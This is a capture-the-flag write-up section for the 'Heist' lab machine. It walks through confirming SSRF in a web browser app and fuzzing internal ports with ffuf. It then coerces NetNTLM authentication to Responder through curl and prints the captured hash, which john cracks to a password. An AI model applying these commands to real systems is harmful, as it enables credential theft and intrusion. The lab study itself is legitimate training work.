HyperText Transport Protocol
Identify Tech Stack
whatweb
whatweb $URL
http://192.168.247.165:8080 [200 OK] Bootstrap[3.3.6], Country[RESERVED][ZZ], HTML5, HTTPServer[Werkzeug/2.0.1 Python/3.9.0], IP[192.168.247.165], JQuery[2.2.2], Python[3.9.0], Script, Title[Super Secure Web Browser], Werkzeug[2.0.1]
Manual Exploration
Walk application in Burp Suite.

Entering a URL into the search bar is the same as using the URL parameter ?URL=…
http://dc01.heist.offsec:8080/?url=google.com

The “random topic” button on the landing page links to http://dc01.heist.offsec:8080/?url=http://localhost
Unfortunately localhost doesn’t display anything new.
This immediately makes me wonder about the potential for Server Side Request Forgery (SSRF), since it seems we can make the server request any resource we want.
I’ll make a test file to serve and check whether we can make the server display it.

http://dc01.heist.offsec:8080/?url=http%3A%2F%2F192.168.45.155%3A80%2Findex.html

Success! SSRF confirmed.
Can we use this to enumerate internal services?
At http://dc01.heist.offsec:8080/?url=http://localhost:8080 we are served the landing page again.
From Burp suite, the content length of the Google dino game, which is loaded when the requested page isn’t available, is 178443.
We can use this size to filter unsuccessful responses while fuzzing for internally accessible services.
ffuf -u http://DC01.heist.offsec:8080/?url=http://localhost:FUZZ -w /usr/share/wordlists/seclists/Discovery/Infrastructure/Ports-1-To-65535.txt -fs 178443 -o ssrf_ports.json -of json
5985                    [Status: 200, Size: 315, Words: 19, Lines: 7, Duration: 102ms]
8080                    [Status: 200, Size: 3608, Words: 424, Lines: 202, Duration: 1127ms]
We see 5985 open externally as well, displaying as HTTPAPI httpd 2.0 (SSDP/UPnP).
When navigating to it, we get a 404 Not Found page.
Exploiting SSRF with Responder
While we’ve confirmed SSRF, I didn’t see a clear way to exploit it initially. It turns out that because this is a Windows system, it’s possible to trick it into authenticating to our own server to get the account’s NetNTLM hash. This was a new concept to me, so I had to reference other resources and walkthroughs online.
- https://www.kali.org/tools/responder/
- https://github.com/SpiderLabs/Responder
- https://youtu.be/QdYu34-3Res?si=mtds9HcnFpnZxUII
- https://josephjee.com/all-posts/proving-grounds-walkthroughs/heist
sudo responder -I tun0 -wv
Now we can submit the request again to make the target authenticate against our server.
curl http://DC01.heist.offsec:8080?url=http://192.168.45.155

NetNTLMv2 hash:
enox::HEIST:8f1cdc0bf714538b:422AFEA2B9D6C1B10345D3CCE9B419B4:01010000000000001B2F6B8D6A06DC01920FCA8E4315711F000000000200080044004E004400450001001E00570049004E002D0033003400300033004400580053004C004800320035000400140044004E00440045002E004C004F00430041004C0003003400570049004E002D0033003400300033004400580053004C004800320035002E0044004E00440045002E004C004F00430041004C000500140044004E00440045002E004C004F00430041004C0008003000300000000000000000000000003000005E885D6EF0205EA9631890DD3F49613646C895717D4CDAEC9694535193F942620A001000000000000000000000000000000000000900260048005400540050002F003100390032002E003100360038002E00340035002E003100350035000000000000000000
Hash Cracking
We can now paste this into a file and crack with john:
john tocrack.txt --wordlist=/usr/share/wordlists/rockyou.txt
california (enox)
(Added to Findings)
Now we’ll return to enumerating our various services.